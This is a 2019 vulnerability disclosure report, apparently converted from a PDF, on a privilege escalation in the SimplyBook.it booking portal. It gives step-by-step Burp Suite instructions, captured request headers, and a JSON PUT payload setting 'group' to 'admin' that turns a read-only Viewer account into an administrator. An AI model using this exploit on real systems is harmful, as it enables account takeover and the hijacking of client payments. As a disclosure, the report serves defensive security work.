

Saturday, 13 April 2019

Vulnerability Report

Site Management Portal Privilege Escalation

Affected Software:

**SimplyBook.me / SimplyBook.it
Online Booking and Scheduling
System for Service Based
Industries**

Affected Users:

**All Management Portal Accounts
Are Affected**

URL used for testing:

<https://cybrgradeuk.secure.simplybook.it/>

Details of tester:

**Stu Patterson
CybrGrade UK
contact@cybrgrade.com**

CYBRGRADE
UK LIMITED

SITE MANAGEMENT PORTAL PRIVILEGE ESCALATION

The Vulnerability

A *SimplyBook.it* management portal user with a low privileged account (such as **Viewer Group** read-only access) is able to send crafted JSON data in a PUT request via the REST API and reconfigure their account settings to **grant themselves top level Administrative rights** over the whole application, it's users and the data belonging to all the clients of the booking system. In addition they would be able to reconfigure 3rd party payment account settings (e.g PayPal, Stripe, etc...) and hijack client payments intended for the owner of the service.

Context

The *SimplyBook.it* site management portal software allows site owners to create very limited user accounts for the purpose of granting read-only access to users or entities that require basic data access.

This can allow untrusted partner agents or low level employees to have read-only access to booking/appointment calendars and service status messages. They should never be able to alter any configuration data or affect any other areas of the site, services, users, clients, financial service credentials.



Viewer

In some cases you may want to allow someone to see company bookings without being able to make any changes. This user should be set as Viewer. Viewers can not change anything, and they can not add any bookings.

The following functions are available for Viewers:

[Calendar \(view only\)](#), [Services \(view only\)](#)

Observations

User session tokens must also be validated when configuration changes are being made by an authenticated user. It is not enough to just rely on them having a valid X-CSRF Token. An authenticated low-priv read-only account could represent an untrusted basic employee with bad intentions or an account that has been more easily compromised by a criminal attacker due to a user's belief that it cannot do any harm so there is no need to protect the credentials well.

EXPLOIT EXAMPLE

Granting Admin Rights With A Read-Only Viewer Account

I was able to consistently reproduce and confirm the vulnerability using the following steps.

1. First I created a restricted **Viewer** account with **read-only access**

The screenshot displays a user management interface. On the left, a 'Users' list shows several accounts, including 'Justa Viewer (Viewer)' with the login 'just_a_viewer'. The main panel shows the details for 'just_a_viewer'.

User details: just_a_viewer

Email *: viewer@cybrgrade.com

Login *: just_a_viewer

Group *: Viewer

Change password button

Connected service provider: Select service provider

Phone: 01234567890

First name *: Justa


Last name: Viewer

Connect to: Facebook, Twitter, Google


Send login information to user:

Google Authenticator section at the bottom.


2. Log in as the *just_a_viewer* account. Then access the **'Welcome'** page.



3. Proxy the web traffic using a proxy tool such as Burpsuite and then click on the **'Services & Providers'** pane.



4. Notice the 'Access Denied' message.



5. Select the last request to '/v2/rest/plugin' in Burpsuite and ensure it contains a valid X-CSRF Token and send it to the Repeater tool in Burp.

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...
1036	https://cybrgradeuk.secure.simplybook.it	GET	/v2/rest/plugin			200	15787	JSON
1035	https://cybrgradeuk.secure.simplybook.it	GET	/v2/rest/acl			200	7717	JSON
1034	https://cybrgradeuk.secure.simplybook.it	GET	/v2/management/			200	564907	HTML

Request Response

Raw Params Headers Hex

```
GET /v2/rest/plugin HTTP/1.1
Host: cybrgradeuk.secure.simplybook.it
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cybrgradeuk.secure.simplybook.it/
X-Csrf-Token: 20c39e864ee2f16018e2538f682da179
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: affiliate_notice_shown=1; last_wow_message_shown=0; sess_user_cybrgradeuk=hkv3mo4a5up8pnp144ouopucp1
```

#	Host	Method	URL	Params
1036	https://cybrgradeuk.secure.simplybook.it	GET	/v2/rest/plugin	https://cybrgradeuk.se
1035	https://cybrgradeuk.secure.simplybook.it	GET	/v2/rest/acl	
1034	https://cybrgradeuk.secure.simplybook.it	GET	/v2/management/	


Request Response

Raw Params Headers Hex

```
GET /v2/rest/plugin HTTP/1.1
```


Send to Repeater

- Next, select to **'Change password'** from the welcome screen and then cancel it. Then return to burp to get your **'user_id'** for the next step. (NOTE: this step could also just be guessed or discovered using trial and error).



- Then alter the request to contain a **'PUT /v2/rest/user/item/id/5'** with JSON data structured in the following way making sure to set **"group": "admin"** :

```
{
  "id": "5",
  "firstname": "Justa",
  "lastname": "Viewer",
  "phone": "01234567890",
  "email": "viewer@cybrgrade.com",
  "login": "just_a_viewer",
  "group": "admin",
  "unit_group_id": null,
  "last_access_time": "2019-04-13 02:05:35",
  "is_blocked": "0",
  "change_password": false,
  "title": "Justa Viewer",
  "name": "Justa Viewer"
}
```



8. If all was successful, you should see the same JSON data returned in a HTTP 200 OK response.

```
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Apr 2019 22:21:16 GMT
Content-Type: application/json
Content-Length: 246
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
Referrer-Policy: origin

{"id": "5", "firstname": "Justa", "lastname": "Viewer", "phone": "01234567890", "email": "viewer@cybrgrade.com", "login": "just_a_viewer", "last_access_time": "2019-04-12 21:15:34", "is_blocked": "0", "group": "admin", "unit_group_id": null, "change_password": false}
```

9. And finally, we are able to refresh the browser and see that we now have full administrative privileges in the management portal and can now do anything we want.

